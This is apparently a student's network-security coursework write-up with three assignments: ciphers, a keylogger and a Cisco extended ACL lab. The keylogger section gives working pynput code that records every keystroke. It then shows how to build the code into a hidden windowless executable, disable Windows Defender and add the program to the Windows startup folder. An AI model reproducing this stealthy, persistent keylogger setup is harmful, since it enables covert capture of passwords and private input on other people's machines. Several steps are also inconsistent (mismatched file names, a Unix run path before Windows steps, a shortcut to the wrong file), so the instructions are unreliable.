Data Network and Security Assignments

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

Assignment 1 - Ciphers

Encryption	Decryption
	

Assignment 2 - Key Logger

```
pip install pynput pyinstaller
```


1. Create `keylogger.py` with this code.

```
from pynput import keyboard

LOG_FILE = "keystrokes.log"

def on_press(key):
    with open(LOG_FILE, "a") as f: #Capture pressed keys into the logfile.
        f.write(f"{key}\n")

with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
```


2. Use `pyinstaller` to make a hidden .exe file.

```
pyinstaller --onefile --noconsole keylog.py
```

3. Run it by `./dist/keylogger`.




4. Turn-off Windows Defender Virus and Threat Protection Settings.
5. Add it as a startup app: `Win + R` → shell:startup and Paste a shortcut to `keylogger.py`



Assignment 3 - Extended ACL

1. We add a Router (Router0), 2 Switches (Switch0, Switch1) and 4 PCs (PC0, PC1, PC2 and PC3) and Use the "straight-through cable" to connect both switches to the router and 2 PCs to each switch.
2. **Router0 Configuration via Terminal**

```
en
conf t

ip access-l ext SECURE_ACCESS
 p tcp any any eq 22
 p tcp any any eq 80
 p tcp any any eq 443
exit

int g0/0/0
 ip add 192.168.1.1 255.255.255.0
 ip access-g SECURE_ACCESS in
 no sh
exit

int g0/0/1
 ip add 192.168.2.1 255.255.255.0
 ip access-g SECURE_ACCESS in
 no sh
exit
end
```



3. Give IP Addresses (and subnet masks) to each PC via
    - PC 0 = `192.168.1.10 255.255.255.0`
    - PC 1 = `192.168.1.20 255.255.255.0`
    - PC 2 = `192.168.2.10 255.255.255.0`
    - PC 3 = `192.168.2.20/255.255.255.0`
4. We can check status using

```
show ip access-lists  # View ACL rules
show ip interface Gig0/0  # Check ACL application
```

5. Verify by pinging: `ping 192.168.1.10` as this would fail.

THE END